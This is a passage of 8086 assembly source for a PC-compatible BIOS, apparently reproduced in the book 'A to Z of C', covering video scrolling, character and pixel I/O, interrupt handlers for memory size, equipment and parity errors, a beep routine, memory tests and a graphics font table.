SCR_06: MOV     CH,0             ; Clear hi order word count
        MOV     CL,DL           ; ...load lo order word count
        PUSH    DI
        PUSH    SI
        REPZ    MOVSW          ; Do the scroll
        POP     SI
        POP     DI
        ADD     SI,BX           ; Move one line in direction
        ADD     DI,BX           ;      "      "
        DEC     DH              ; One less line to scroll
        JNZ     SCR_06
        MOV     DH,[BP+2]      ; Now get number of rows

SCR_07: MOV     CH,0             ; Clear hi order word count
        MOV     AH,[BP+5]      ; ...get fill attribute
        MOV     AL,' '         ; ...fill character

SCR_08: MOV     CL,DL           ; Get characters to scroll
        PUSH    DI
        REPZ    STOSW          ; ...store fill attr/char
        POP     DI
        ADD     DI,BX           ; Show row was filled
        DEC     DH
        JNZ     SCR_08         ; ...more rows are left
        POP     DS
        CALL    MODCHK         ; Check for monochrome card
        JZ      SCR_09         ; ...skip if so
        MOV     AL,DS:65h      ; Get the mode data byte
        MOV     DX,3D8h        ; ...load active CRT card port
        OUT     DX,AL          ; ...and unblank the screen

SCR_09: RET

SCG_01: CLD                   ; Assume GRAFIX scroll up
        MOV     AX,[BP+8]      ; (Row,Col) of lower right
        PUSH    AX
        CMP     Byte ptr [BP+3],7 ; Scroll down?
        JZ      SCG_02         ; ...skip if so
        MOV     AX,[BP+6]      ; (Row,Col) of upper left

SCG_02: CALL    GRAMAP         ; Convert (Row,Col) -> Chars
        MOV     DI,AX
```



```

        POP        DX
        SUB        DX,[BP+6]           ; Chars to copy over
        ADD        DX,101h           ; ...width of one char
        SHL        DH,1
        SHL        DH,1
        MOV        AL,[BP+3]           ; Get command type
        CMP        Byte ptr DS:49h,6   ; ...is this 640 x 200?
        JZ         SCG_03             ; ...skip if so
        SHL        DL,1               ; Else bigger characters
        SHL        DI,1
        CMP        AL,7               ; Is this scroll down?
        JNZ        SCG_03             ; ...skip if not so
        INC        DI

SCG_03:  CMP        AL,7               ; Is this scroll down?
        JNZ        SCG_04             ; ...skip if not so
        ADD        DI,0F0h

SCG_04:  MOV        BL,[BP+2]           ; Number of rows to blank
        SHL        BL,1
        SHL        BL,1
        PUSH       BX
        SUB        DH,BL              ; Subtract from row count
        MOV        AL,50h
        MUL        BL
        MOV        BX,1FB0h
        CMP        Byte ptr [BP+3],6   ; Is this scroll up?
        JZ         SCG_05             ; ...skip if so
        NEG        AX                 ; Else do it
        MOV        BX,2050h
        STD                     ; ...in reverse

SCG_05:  MOV        SI,DI              ; End of area
        ADD        SI,AX              ; ...start
        POP        AX
        OR         AL,AL
        MOV        CX,[BP+0]
        MOV        DS,CX
        MOV        ES,CX
        JZ         SCG_07             ; No rows to scroll
        PUSH       AX

SCG_06:  MOV        CH,0               ; Zero hi order byte count
        MOV        CL,DL              ; ...bytes in row
        PUSH       SI
        PUSH       DI
        REPZ       MOVSB              ; Copy one plane

```

306 A to Z of C

```
POP      DI
POP      SI
ADD      SI,2000h          ; Load other grafix
ADD      DI,2000h          ; ...video plane
MOV      CL,DL
PUSH     SI
PUSH     DI
REPZ     MOVSB              ; Copy other plane
POP      DI
POP      SI
SUB      SI,BX
SUB      DI,BX
DEC      DH                ; One less row to scroll
JNZ      SCG_06            ; ...loop if more to do
POP      AX
MOV      DH,AL             ; Load rows to blank

SCG_07: MOV      AL,[BP+5]   ; Get fill attribute
MOV      CH,0

SCG_08: MOV      CL,DL      ; Get bytes per row
PUSH     DI
REPZ     STOSB              ; Load row with fill attr.
POP      DI
ADD      DI,2000h          ; Do other grafix video plane
MOV      CL,DL
PUSH     DI
REPZ     STOSB              ; Load row with fill attr.
POP      DI
SUB      DI,BX
DEC      DH                ; Show one less row to blank
JNZ      SCG_08            ; ...loop if more to do
RET

CRT_8:    ; Read attribute/character
CRT_9:    ; Write attribute/character
CRT_10: CALL     MODCHK     ; Write character only
JB        CG8_01           ; ... graphics operation
MOV      BL,[BP+5]         ; Get the display page
MOV      BH,0
PUSH     BX
CALL     MPRC2C             ; Convert Row,Col,Page -> Col
MOV      DI,AX              ; ...offset in DI
POP      AX
MUL      Word ptr DS:4Ch    ; Page length X page number
ADD      DI,AX              ; ...current char. position
MOV      SI,DI              ; ...move into si
```

```

        MOV     DX,DS:63h           ; Display port into DX
        ADD     DX,6                ; ...get status port
        PUSH    DS
        MOV     BX,[BP+0]           ; BX --> regen. buffer
        MOV     DS,BX
        MOV     ES,BX
        MOV     AL,[BP+3]           ; Get user (AH) func request
        CMP     AL,8
        JNZ     C9_01              ; ...skip if not read attr

C8_01:   IN      AL,DX              ; Read CRT display status
        TEST    AL,00000001b        ; ...test for hor. retrace
        JNZ     C8_01              ; Yes, wait for display on
        CLI                     ; ...no interrupts now

C8_02:   IN      AL,DX              ; Read CRT display status
        TEST    AL,00000001b        ; ...test for hor. retrace
        JZ      C8_02              ; ...not yet, wait for it

        LODSW                    ; Read character/attribute
        POP     DS
        MOV     [BP+2],AL           ; Return character
        MOV     [BP+3],AH          ; ..and attribute
        RET

C9_01:   MOV     BL,[BP+2]          ; Get char. to write
        MOV     BH,[BP+4]          ; ...attribute
        MOV     CX,[BP+6]          ; ...character count
        CMP     AL,0Ah             ; Write char. only?
        JZ      CA_01              ; ...skip if so

C9_02:   IN      AL,DX              ; Read CRT display status
        TEST    AL,00000001b        ; ...test for hor. retrace
        JNZ     C9_02              ; Yes, wait for display on
        CLI                     ; ...no interrupts now

C9_03:   IN      AL,DX              ; Read CRT display status
        TEST    AL,00000001b        ; ...test for hor. retrace
        JZ      C9_03              ; ...not yet, wait for it

        MOV     AX,BX              ; Get char/attribute
        STOSW                    ; ...write it
        LOOP    C9_02              ; ...loop for char. count
        POP     DS
        RET

CA_01:   IN      AL,DX              ; Read CRT display status

```

308 A to Z of C

```

        TEST     AL,00000001b      ; ...test for hor. retrace
        JNZ      CA_01             ; ...not yet, wait for it
        CLI      ; ...no interrupts now

CA_02:  IN       AL,DX              ; Read CRT display status
        TEST     AL,00000001b      ; ...test for hor. retrace
        JZ       CA_02            ; ...not yet, wait for it

        MOV      AL,BL             ; Get character
        STOSB    ; ...write it
        INC      DI               ; ...skip attribute
        LOOP     CA_01            ; ...loop for char. count
        POP      DS
        RET

CG8_01: CMP      Byte ptr [BP+3],8  ; Read graphics char/attr. ?
        JNZ      CG9_01           ; ...no, must be write
        JMP      CGR_01           ; Else read char/attr.

CG9_01: MOV      AX,DS:50h         ; Get cursor position
        CALL     GRAMAP           ; ...convert (row,col) -> col
        MOV      DI,AX            ; Save in displacement register
        PUSH     DS
        MOV      AL,[BP+2]        ; Get character to write
        MOV      AH,0
        OR       AL,AL            ; Is it user character set?
        JS       CG9_02           ; ...skip if so
        MOV      DX,CS            ; Else use ROM character set
        MOV      SI,offset GRAFIX ; ...offset GRAFIX into SI
        JMP      short CG9_03

CG9_02: AND      AL,7Fh           ; Origin to zero
        XOR      BX,BX            ; ...then go load
        MOV      DS,BX            ; ...user grafix
        LDS      SI,Dword ptr DS:7Ch ; ...vector, offset in SI
        MOV      DX,DS            ; ...segment into DX

CG9_03: POP      DS               ; Restore data segment
        MOV      CL,3             ; ...char 8 pixels wide
        SHL      AX,CL
        ADD      SI,AX            ; Add regen. buffer base addr.
        MOV      AX,[BP+0]        ; ...get regen buffer addr.
        MOV      ES,AX            ; ...into ES
        MOV      CX,[BP+6]        ; ...load char. count
        CMP      Byte ptr DS:49h,6 ; Is the mode 640 x 200 b/w?
        PUSH     DS
        MOV      DS,DX

```

```

        JZ      CG8_02                ; ...skip if so
        SHL     DI,1
        MOV     AL,[BP+4]             ; Get char. attribute
        AND     AX,3
        MOV     BX,5555h
        MUL     BX
        MOV     DX,AX
        MOV     BL,[BP+4]

CG9_04: MOV     BH,8                  ; Char 8 pixels wide
        PUSH    DI
        PUSH    SI

CG9_05: LODSB                        ; Read the screen
        PUSH    CX
        PUSH    BX
        XOR     BX,BX
        MOV     CX,8

CG9_06: SHR     AL,1                  ; Shift bits thru byte
        RCR     BX,1
        SAR     BX,1
        LOOP    CG9_06

        MOV     AX,BX                ; Result into AX
        POP     BX
        POP     CX
        AND     AX,DX
        XCHG    AH,AL
        OR      BL,BL
        JNS     CG9_07
        XOR     AX,ES:[DI]

CG9_07: MOV     ES:[DI],AX           ; Write new word
        XOR     DI,2000h
        TEST    DI,2000h             ; Is this other plane?
        JNZ     CG9_08               ; ...nope
        ADD     DI,50h               ; Else advance character

CG9_08: DEC     BH                   ; Show another char written
        JNZ     CG9_05               ; ...more to go
        POP     SI
        POP     DI
        INC     DI
        INC     DI
        LOOP    CG9_04
        POP     DS

```

310 A to Z of C

```

        RET
CG8_02: MOV     BL,[BP+4]           ; Get display page
        MOV     DX,2000h          ; ...size of grafix plane

CG8_03: MOV     BH,8               ; Pixel count to write
        PUSH    DI
        PUSH    SI

CG8_04: LODSB                     ; Read from one plane
        OR      BL,BL             ; ...done both planes?
        JNS     CG8_05           ; ...skip if not
        XOR     AL,ES:[DI]        ; Else load attribute

CG8_05: MOV     ES:[DI],AL         ; Write out attribute
        XOR     DI,DX             ; ...get other plane
        TEST    DI,DX            ; Done both planes?
        JNZ     CG8_06           ; ...skip if not
        ADD     DI,50h           ; Else position for now char

CG8_06: DEC     BH               ; Show row of pixels read
        JNZ     CG8_04           ; ...not done all of them
        POP     SI
        POP     DI
        INC     DI
        LOOP    CG8_03
        POP     DS
        RET

CGR_01: CLD                     ; Increment upwards
        MOV     AX,DS:50h         ; ...get cursor position
        CALL    GRAMAP           ; Convert (row,col) -> columns
        MOV     SI,AX            ; ...save in SI
        SUB     SP,8             ; Grab 8 bytes temp storage
        MOV     DI,SP            ; ...save base in DI
        CMP     Byte ptr DS:49h,6 ; Mode 640 x 200 b/w?
        MOV     AX,[BP+0]        ; ...AX --> CRT regen buffer
        PUSH    DS
        PUSH    DI
        MOV     DS,AX
        JZ      CGR_06           ; Mode is 640 x 200 b/w - skip
        MOV     DH,8             ; Eight pixels high/char
        SHL     SI,1
        MOV     BX,2000h         ; Bytes per video plane

CGR_02: MOV     AX,[SI]           ; Read existing word
        XCHG    AH,AL
        MOV     CX,0C000h        ; Attributes to scan for
```

```

        MOV     DL,0
CGR_03: TEST    AX,CX                ; Look for attributes
        CLC
        JZ      CGR_04                ; ...set, skip
        STC                ; Else show not set

CGR_04: RCL     DL,1
        SHR     CX,1
        SHR     CX,1
        JNB     CGR_03                ; ...more shifts to go
        MOV     SS:[DI],DL
        INC     DI
        XOR     SI,BX                ; Do other video plane
        TEST    SI,BX                ; ...done both planes?
        JNZ     CGR_05                ; ...no, skip
        ADD     SI,50h                ; Else advance pointer

CGR_05: DEC     DH                    ; Show another pixel row done
        JNZ     CGR_02                ; ...more rows to do
        JMP     short CGR_08

CGR_06: MOV     DH,4                  ; Mode 640 x 200 b/w - special

CGR_07: MOV     AH,[SI]                ; Read pixels from one plane
        MOV     SS:[DI],AH            ; ...save on stack
        INC     DI                    ; ...advance
        MOV     AH,[SI+2000h]          ; Read pixels from other plane
        MOV     SS:[DI],AH            ; Save pixels on stack
        INC     DI                    ; ...advance
        ADD     SI,50h                ; Total pixels in char
        DEC     DH                    ; ...another row processed
        JNZ     CGR_07                ; ...more to do

CGR_08: MOV     DX,CS                  ; Load segment of grafix char
        MOV     DI,offset GRAFIX      ; ...and offset
        MOV     ES,DX                  ; ...save offset in ES
        MOV     DX,SS
        MOV     DS,DX
        POP     SI
        MOV     AL,0

CGR_09: MOV     DX,80h                ; Number of char. in grafix set

CGR_10: PUSH    SI
        PUSH    DI
        MOV     CX,8                  ; Bytes to compare for char
        REPZ    CMPSB                 ; ...do compare

```

312 A to Z of C

```

        POP        DI
        POP        SI
        JZ         CGR_11          ; Found grafix character
        INC        AL              ; ...else show another char
        ADD        DI,8            ; ...advance one row
        DEC        DX              ; ...one less char to scan
        JNZ        CGR_10          ; Loop if more char left

        OR         AL,AL           ; User grafix character set?
        JZ         CGR_11          ; ...no, not found
        XOR        BX,BX
        MOV        DS,BX
        LES        DI,Dword ptr DS:7Ch ; Else load user grafix char
        MOV        BX,ES
        OR         BX,DI
        JZ         CGR_11          ; ...not found
        JMP        short CGR_09     ; Try using user grafix char

CGR_11: MOV        [BP+2],AL        ; Return char in user AL
        POP        DS
        ADD        SP,8            ; ...return temp storage
        RET

CRT_11: MOV        DX,DS:63h        ; Set color, get CGA card port
        ADD        DX,5            ; ...color select register
        MOV        AL,DS:66h        ; Get CRT palette
        MOV        AH,[BP+5]        ; ...new palette ID, user BH
        OR         AH,AH
        MOV        AH,[BP+4]        ; ...new palette color, user BL
        JNZ        C_PAL1          ; Palette ID specified, skip
        AND        AL,0E0h
        AND        AH,1Fh          ; Null ID = ID 01Fh
        OR         AL,AH           ; ...set in color
        JMP        short C_PAL2

C_PAL1: AND        AL,0DFh
        TEST       AH,1
        JZ         C_PAL2
        OR         AL,20h

C_PAL2: MOV        DS:66h,AL        ; Save new palette
        OUT        DX,AL           ; ...tell CGA about it
        RET

CRT_12: MOV        AX,[BP+0]        ; Write pixel
        MOV        ES,AX
        MOV        DX,[BP+8]        ; Load row from user DX

```



```

        MOV     CX,[BP+6]           ; ... col from user CX
        CALL    LOCDOT             ; Find dot offset
        JNZ     WD_01             ; ...valid
        MOV     AL,[BP+2]         ; Load user color
        MOV     BL,AL
        AND     AL,1
        ROR     AL,1
        MOV     AH,7Fh
        JMP     short    WD_02

WD_01:   SHL     CL,1
        MOV     AL,[BP+2]
        MOV     BL,AL
        AND     AL,3
        ROR     AL,1
        ROR     AL,1
        MOV     AH,3Fh

WD_02:   ROR     AH,CL
        SHR     AL,CL
        MOV     CL,ES:[SI]         ; Read the char with the dot
        OR      BL,BL
        JNS     WD_03
        XOR     CL,AL             ; Exclusive or existing color
        JMP     short    WD_04

WD_03:   AND     CL,AH             ; Set new color for dot
        OR      CL,AL

WD_04:   MOV     ES:[SI],CL        ; Write out char with the dot
        RET

CRT_13:  MOV     AX,[BP+0]         ; AX --> video regen buffer
        MOV     ES,AX             ; ...into ES segment
        MOV     DX,[BP+8]         ; Load row from user DX
        MOV     CX,[BP+6]         ; ... col from user CX
        CALL    LOCDOT             ; Calculate dot offset
        MOV     AL,ES:[SI]        ; ...read dot
        JNZ     RD_01             ; ...was there
        SHL     AL,CL
        ROL     AL,1
        AND     AL,1
        JMP     short    RD_02

RD_01:   SHL     CL,1             ; Calculate offset in char
        SHL     AL,CL
        ROL     AL,1

```

314 A to Z of C

```

        ROL     AL,1
        AND     AL,3

RD_02:  MOV     [BP+2],AL           ; Return dot pos in user AL
        RET

CRT_14:  MOV     BL,DS:62h         ; Get active video page (0-7)
        SHL     BL,1              ; ...as word index
        MOV     BH,0              ; ...clear hi order
        MOV     DX,[BX+50h]       ; Index into cursor position

        MOV     AL,[BP+2]         ; Get char. to write
        CMP     AL,8              ; ...back space?
        JZ      TTY_BS           ; ...skip if so
        CMP     AL,LF             ; Is it a carriage return
        JZ      TTY_LF           ; ...skip if so
        CMP     AL,7              ; Print a bell?
        JZ      BLIP             ; ...do beep
        CMP     AL,CR             ; Is it a line feed?
        JZ      TTY_CR           ; ...skip if so
        MOV     BL,[BP+4]         ; Else write at cur pos
        MOV     AH,0Ah
        MOV     CX,1              ; ...one time
        INT     10h
        INC     DL                ; Advance cursor
        CMP     DL,DS:4Ah         ; ...check for line overflow
        JNZ     TTYPOS
        MOV     DL,0              ; Overflowed, then fake
        JMP     short    TTY_LF   ; ...new line

TTY_BS:  CMP     DL,0              ; At start of line?
        JZ      TTYPOS           ; ...skip if so
        DEC     DL                ; Else back up
        JMP     short    TTYPOS   ; ...join common code

BLIP:    MOV     BL,2              ; Do a short
        CALL    BEEP             ; ...beep
        RET

TTY_CR:  MOV     DL,0              ; Position to start of line
;        JMP     short    TTYPOS

TTYPOS:  MOV     BL,DS:62h         ; Get active video page (0-7)
        SHL     BL,1              ; ...as word index
        MOV     BH,0              ; ...clear hi order
        MOV     [BX+50h],DX       ; Remember the cursor position
        JMP     SETCUR           ; ...set 6845 cursor hardware

```

```

TTY_LF:  CMP     DH,18h           ; Done all 24 lines on page?
        JZ      TTY_L1          ; ...yes, scroll
        INC     DH               ; Else advance line
        JNZ     TTYPOS

TTY_L1:  MOV     AH,2             ; Position cursor at line start
        INT     10h
        CALL    MODCHK          ; Is this text mode?
        MOV     BH,0
        JB      TTY_L2          ; Skip if text mode
        MOV     AH,8
        INT     10h             ; ...else read attribute
        MOV     BH,AH

TTY_L2:  MOV     AH,6             ; Now prepare to
        MOV     AL,1             ; ...scroll
        XOR     CX,CX           ; ...the
        MOV     DH,18h          ; ...page
        MOV     DL,DS:4Ah        ; ...up
        DEC     DL
        INT     10h
        RET

CRT_15:  MOV     AL,DS:4Ah        ; Get current video state
        MOV     [BP+3],AL        ; ...columns
        MOV     AL,DS:49h
        MOV     [BP+2],AL        ; ...mode
        MOV     AL,DS:62h
        MOV     [BP+5],AL        ; ...page
        RET

MODCHK:  PUSH    AX              ; Set flags acc. to cur. mode
        MOV     AL,DS:49h        ; ...get mode
        CMP     AL,7             ; ...EQU if mono
        JZ      MODCH1
        CMP     AL,4
        CMC
        JNB     MODCH1          ; ...carry set on graphix
        SBB     AL,AL
        STC

MODCH1:  POP     AX
        RET

LOCDOT:  MOV     AL,50h          ; Dots in char. position
        XOR     SI,SI

```

316 A to Z of C

```

        SHR     DL,1                ; Two bytes/char. position
        JNB     LOCD01             ; ...not overflow
        MOV     SI,2000h           ; Else on other video plane

LOCD01: MUL     DL                ; Multiply position by row
        ADD     SI,AX              ; ...add in column position
        MOV     DX,CX              ; Copy column position
        MOV     CX,302h            ; ...regular char size
        CMP     Byte ptr DS:49h,6 ; Mode 640 x 200, b/w?
        PUSHF
        JNZ     LOCD02             ; ...skip if not
        MOV     CX,703h           ; Else special char. size

LOCD02: AND     CH,DL
        SHR     DX,CL
        ADD     SI,DX
        XCHG    CL,CH
        POPF
        RET

PENXY:  CALL    PENXY1             ; Read light pen position HI
        MOV     CH,AL              ; ...save in CH
        INC     AH
        CALL    PENXY1             ; Read light pen position LO
        MOV     CL,AL              ; ...save in CL
        RET

PENXY1: PUSH    DX                ; Read CRT register offset AL
        MOV     DX,DS:63h          ; ...get active CRT port
        XCHG    AL,AH
        OUT     DX,AL              ; Send initialization byte
        INC     DL                 ; ...increment
        IN      AL,DX              ; Read pen position byte back
        POP     DX
        RET

MPRC2C: MOV     BH,0               ; Convert Row,Col,Page -> Col
        SHL     BX,1               ; ...two bytes/column
        MOV     AX,[BX+50h]         ; Get page number in AX
        ; ...join common code

RC2COL: PUSH    BX                ; Map (AH=row,AL=COL) to COL
        MOV     BL,AL
        MOV     AL,AH
        MUL     Byte ptr DS:4Ah    ; Multiply ROW x (Row/Column)
        MOV     BH,0
        ADD     AX,BX              ; ...add in existing COL
        SHL     AX,1               ; ...times 2 cause 2 bytes/col
        POP     BX

```

```

    RET
GRAMAP: PUSH    BX                      ; Convert (row,col) -> col
        MOV     BL,AL                  ; ...save column
        MOV     AL,AH                  ; ...get row
        MUL     Byte ptr DS:4Ah        ; Multiply by columns/row
        SHL     AX,1
        SHL     AX,1
        MOV     BH,0
        ADD     AX,BX                  ; Add in columns
        POP     BX
    RET

SETCUR: SHR     BL,1                   ; Sets 6845 cursor position
        CMP     DS:62h,BL              ; ...is this page visible?
        JNZ     SEND01                 ; No, do nothing in hardware

MOVCUR: CALL    MPRC2C                 ; Map row,col,page to col
        ADD     AX,DS:4Eh              ; + byte offset, regen reg.
        SHR     AX,1
        MOV     CX,AX
        MOV     AH,0Eh                 ; Tell 6845 video controller
        ; ...to position the cursor

OT6845: MOV     AL,CH                  ; Send CH,CL thru CRT reg AH
        CALL    SENDAX                 ; ...send CH
        INC     AH                     ; ...increment
        MOV     AL,CL                  ; ...send CL

SENDAX: PUSH    DX
        MOV     DX,DS:63h              ; Load active video port
        XCHG    AL,AH
        OUT     DX,AL                  ; Send hi order
        XCHG    AL,AH
        INC     DL
        OUT     DX,AL                  ; ... lo order
        POP     DX

SEND01: RET

ENTRY    0F841h                       ; IBM entry for memory size

INT_12: STI                                     ; Kbytes of memory present
        PUSH    DS
        MOV     AX,40h
        MOV     DS,AX
        MOV     AX,DS:13h              ; AX = memory size, kilobytes
        POP     DS

```

318 A to Z of C

```
        IRET
ENTRY   0F84Dh                ; IBM entry for equipment check

INT_11: STI                    ; Equipment present
        PUSH    DS
        MOV     AX,40h
        MOV     DS,AX
        MOV     AX,DS:10h      ; AX = equipment byte contents
        POP     DS
        IRET

        ENTRY   0F859h        ; IBM entry for cassette int.

INT_15: STC                    ; Cassette service (error ret)
        MOV     AH,86h
        RETF    2

        ENTRY   0F85Fh        ; IBM non-maskable int. entry

INT_2:  PUSH    AX              ; Non-maskable interrupt
        IN      AL,62h
        TEST    AL,11000000b    ; Get cause of interrupt
        JNZ     PAR_01          ; ...parity error
        JMP     PAR_07          ; ...math coprocessor (?)

PAR_01: PUSH    BX              ; Parity error bomb
        PUSH    CX
        PUSH    DX
        PUSH    SI
        PUSH    DI
        PUSH    BP
        PUSH    DS
        PUSH    ES
        MOV     AX,40h          ; Load data segment
        MOV     DS,AX
        CALL    V_INIT          ; ...clear/init screen
        PUSH    DS
        PUSH    CS              ; Point DS at ROM
        POP     DS
        MOV     SI,offset BOMB_1 ; SI --> Parity message
        CALL    PRINT           ; ...print
        POP     DS              ; ...restore DS
        MOV     AX,11h          ; Back cursor over ? marks
        CALL    LOCATE          ; ...with call
        MOV     AL,0
        OUT     0A0h,AL         ; ...disable NMI interrupts
        MOV     DX,61h
```

```

        IN      AL,DX                ; Get machine flags
        OR      AL,00110000b        ; ...disable parity int.
        OUT     DX,AL                ; Put out new flags
        AND     AL,11001111b        ; ...enable parity int.
        OUT     DX,AL                ; Put out new flags
        MOV     CL,6
        MOV     BX,DS:13h            ; Get memory size (K bytes)
        SHL     BX,CL
        INC     DX                    ; ...now paragraphs
        XOR     AX,AX
        MOV     DS,AX

PAR_02: MOV     CX,10h                ; Iterations to check
        XOR     SI,SI

PAR_03: MOV     AH,[SI]              ; Read the byte (dummy)
        IN      AL,DX                ; ...and read status
        TEST    AL,11000000b        ; ...to see what happened
        JNZ     PAR_04              ; Read caused parity error
        INC     SI                    ; ...else advance pointer
        LOOP    PAR_03              ; ...and try next byte

        MOV     AX,DS
        INC     AX                    ; ...next paragraph
        MOV     DS,AX
        CMP     AX,BX
        JNZ     PAR_02              ; More paragraphs to check
        JMP     short PAR_05         ; ...else flakey error

PAR_04: MOV     [SI],AH              ; Save offset in paragraph
        MOV     AX,DS
        CALL    BIGNUM               ; Print segment
        MOV     AX,SI
        CALL    DIGIT               ; Print offset

PAR_05: MOV     AX,16h               ; Where to position cursor
        CALL    LOCATE              ; ...position cursor
        PUSH    DS
        PUSH    CS
        POP     DS
        MOV     SI,offset BOMB_2    ; Continue ?
        CALL    PRINT               ; ...ask the user
        POP     DS
        IN      AL,21h              ; Get interrupt masks
        PUSH    AX                  ; ...save them
        MOV     AL,11111100b
        OUT     21h,AL              ; Disable all but keyboard

```

320 A to Z of C

```

        STI                ; ...enable interrupt system
        CALL    GETCH      ; Get keyboard character
        PUSH    AX         ; ...save it
        CALL    OUTCHR     ; Print ascii character
        POP     AX         ; ...restore
        CMP     AL,'Y'      ; User wants to continue
        JZ      PAR_06     ; ...stupid answer
        CMP     AL,'y'     ; Look for little case "y"
        JZ      PAR_06     ; ...stupid answer
        JMP     COLD       ; Retry on cold reboot

PAR_06: CALL    BLANK      ; Clear display
        POP     AX
        OUT     21h,AL     ; Restore interrupt system state
        MOV     DX,61h     ; Dismiss the NMI interrupt
        IN      AL,DX      ; ...read in machine flags
        OR      AL,00110000b
        OUT     DX,AL      ; Write out, parity disabled
        AND     AL,11001111b ; ...clears parity error
        OUT     DX,AL      ; Write out, parity enabled
        MOV     AL,80h
        OUT     0A0h,AL    ; Enable NMI interrupts
        POP     ES
        POP     DS
        POP     BP
        POP     DI
        POP     SI
        POP     DX
        POP     CX
        POP     BX

PAR_07: POP     AX
        IRET

BOMB_1 db      'Parity error at: ?????',0
BOMB_2 db      ' Cont?',0

NUMBER: PUSH    AX         ; Save number
        MOV     CL,4
        SHR     AL,CL
        CALL    DIGIT     ; Out first digit
        POP     AX
        CALL    DIGIT     ; Out second digit
        RET

BIGNUM: PUSH    AX         ; Unsigned word
        MOV     AL,AH

```



```

        CALL    NUMBER
        POP     AX
        CALL    NUMBER
        RET

OUTCHR:  PUSH    BX
        PUSH    AX
        MOV     AH,0Eh                ; Teletype print service
        MOV     BL,7                  ; ...normal intensity
        INT     10h
        POP     AX
        POP     BX
        RET

DIGIT:   PUSH    AX                  ; Print hex digit in AL
        AND     AL,0Fh
        CMP     AL,9
        JBE     D_01
        ADD     AL,'A'-'9'-1

D_01:    ADD     AL,'0'              ; Make ascii digit
        CALL    OUTCHR              ; ...print it
        POP     AX
        RET

        MOV     AL,CR                ; Print carriage return
        CALL    OUTCHR              ; ...on screen
        MOV     AL,LF                ; Print line feed
        CALL    OUTCHR              ; ...on screen
        RET

GETCH:   MOV     AH,0                ; Read keyboard key
        INT     16h
        RET

PRINT:   LODSB                      ; Print zero terminated string
        OR      AL,AL
        JNZ     PRINT1              ; ...not terminator in AX
        RET

PRINT1:  CALL    OUTCHR              ; Print character in AX
        JMP     PRINT              ; ...back for more

BEEP:    PUSH    AX
        PUSH    CX
        MOV     AL,10110110b         ; Timer ic 8253 square waves
        OUT     43h,AL              ; ...channel 2, speaker

```

322 A to Z of C

```
        MOV     AX,528h                ; Get countdown constant word
        OUT     42h,AL                ; ...send lo order
        MOV     AL,AH                 ; ...load hi order
        OUT     42h,AL                ; ...send hi order
        IN      AL,61h                ; Read ic 8255 machine status
        PUSH    AX
        OR      AL,00000011b
        OUT     61h,AL                ; Turn speaker on
        XOR     CX,CX

BEEP_1: LOOP    BEEP_1
        DEC     BL
        JNZ     BEEP_1
        POP     AX
        OUT     61h,AL                ; Turn speaker off
        POP     CX
        POP     AX
        RET

V_INIT: MOV     AH,DS:10h              ; Get equipment byte
        AND     AH,00110000b          ; ...extract CRT
        MOV     AL,0                  ; ...null lo
        CMP     AH,00110000b          ; Monochrome?
        JZ      LF9D9                 ; ...yes
        MOV     AL,1                  ; CGA 40 x 25?
        CMP     AH,00010000b          ; ...yes
        JZ      LF9D9                 ; CGA 80 x 25?
        MOV     AL,3                  ; ...yes

LF9D9:  MOV     AH,0                  ; Setup subfunction
        INT     10h                  ; ...to video
        RET

BLANK:  MOV     DX,184Fh              ; Lower right corner of scroll
        XOR     CX,CX                ; Upper left corner of scroll
        MOV     AX,600h              ; Blank entire window
        MOV     BH,7                 ; Set regular cursor
        INT     10h                  ; Call video service scroll
        MOV     AH,2                 ; Set cursor position
        XOR     DX,DX                ; ...upper left corner
        MOV     BH,0                 ; ...page 0
        INT     10h                  ; ...call video service
        RET

LOCATE: PUSH    DX
        PUSH    BX
        MOV     DX,AX                ; Get position for cursor
```

```

        MOV     AH,2
        MOV     BH,0                ; ...page 0
        INT     10h
        POP     BX
        POP     DX
        RET

CHKSUM:  MOV     CX,2000h            ; Bytes in 2764 eprom

CHK_01:  MOV     AL,0                ; ...zero checksum

ADDBYT:  ADD     AL,[BX]             ; Add byte to checksum
        INC     BX                  ; ...BX --> next byte
        LOOP    ADDBYT              ; ...loop until done
        OR      AL,AL               ; Set condition codes
        RET                        ; ...and return

MEMTST:  MOV     BX,0400h            ; Load bytes to test
        MOV     AL,55h

;
PAT_1:   XOR     DI,DI                ; Pattern #1, 55h bytes
        MOV     CX,BX
        REPZ    STOSB                ; Fill memory, pattern #1
        XOR     DI,DI
        MOV     CX,BX
        REPZ    SCASB                ; Scan memory for NOT pattern #1
        JCXZ    PAT_2
        STC
        RET

PAT_2:   XOR     DI,DI                ; Pattern #2 - 0AAh bytes
        MOV     CX,BX
        NOT     AL
        REPZ    STOSB                ; Fill memory, pattern #2
        XOR     DI,DI
        MOV     CX,BX
        REPZ    SCASB                ; Scan memory for NOT pattern #2
        JCXZ    PAT_3
        STC
        RET

PAT_3:   XOR     DI,DI                ; Pattern #3 - 01h bytes
        MOV     CX,BX
        MOV     AL,1
        REPZ    STOSB                ; Fill memory, pattern #3
        XOR     DI,DI
        MOV     CX,BX

```

324 A to Z of C

```

        REPZ    SCASB                ; Scan memory for NOT pattern #3
        JCXZ    PAT_4
        STC
        RET

PAT_4:   XOR     DI,DI                ; Pattern #4 - 0h bytes
        MOV     CX,BX
        DEC     AL
        REPZ    STOSB                ; Fill memory, pattern #4
        XOR     DI,DI
        MOV     CX,BX
        REPZ    SCASB                ; Scan memory for NOT pattern #4
        JCXZ    LFA59
        STC
        RET

LFA59:   MOV     AX,ES
        ADD     AX,40h                ; Add 40h to segment number
        MOV     ES,AX
        RET                            ; ...passed

ENTRY    0FA6Eh                        ; IBM graphics char set entry

GRAFIX   db      000h,000h,000h,000h ; Graphics character set
        db      000h,000h,000h,000h
        db      07Eh,081h,0A5h,081h
        db      0BDh,099h,081h,07Eh
        db      07Eh,0FFh,0DBh,0FFh
        db      0C3h,0E7h,0FFh,07Eh
        db      06Ch,0FEh,0FEh,0FEh
        db      07Ch,038h,010h,000h

        db      010h,038h,07Ch,0FEh
        db      07Ch,038h,010h,000h
        db      038h,07Ch,038h,0FEh
        db      0FEh,07Ch,038h,07Ch
        db      010h,010h,038h,07Ch
        db      0FEh,07Ch,038h,07Ch
        db      000h,000h,018h,03Ch
        db      03Ch,018h,000h,000h

        db      0FFh,0FFh,0E7h,0C3h
        db      0C3h,0E7h,0FFh,0FFh
        db      000h,03Ch,066h,042h
        db      042h,066h,03Ch,000h
        db      0FFh,0C3h,099h,0BDh
        db      0BDh,099h,0C3h,0FFh

```

db 00Fh,007h,00Fh,07Dh
db 0CCh,0CCh,0CCh,078h

db 03Ch,066h,066h,066h
db 03Ch,018h,07Eh,018h
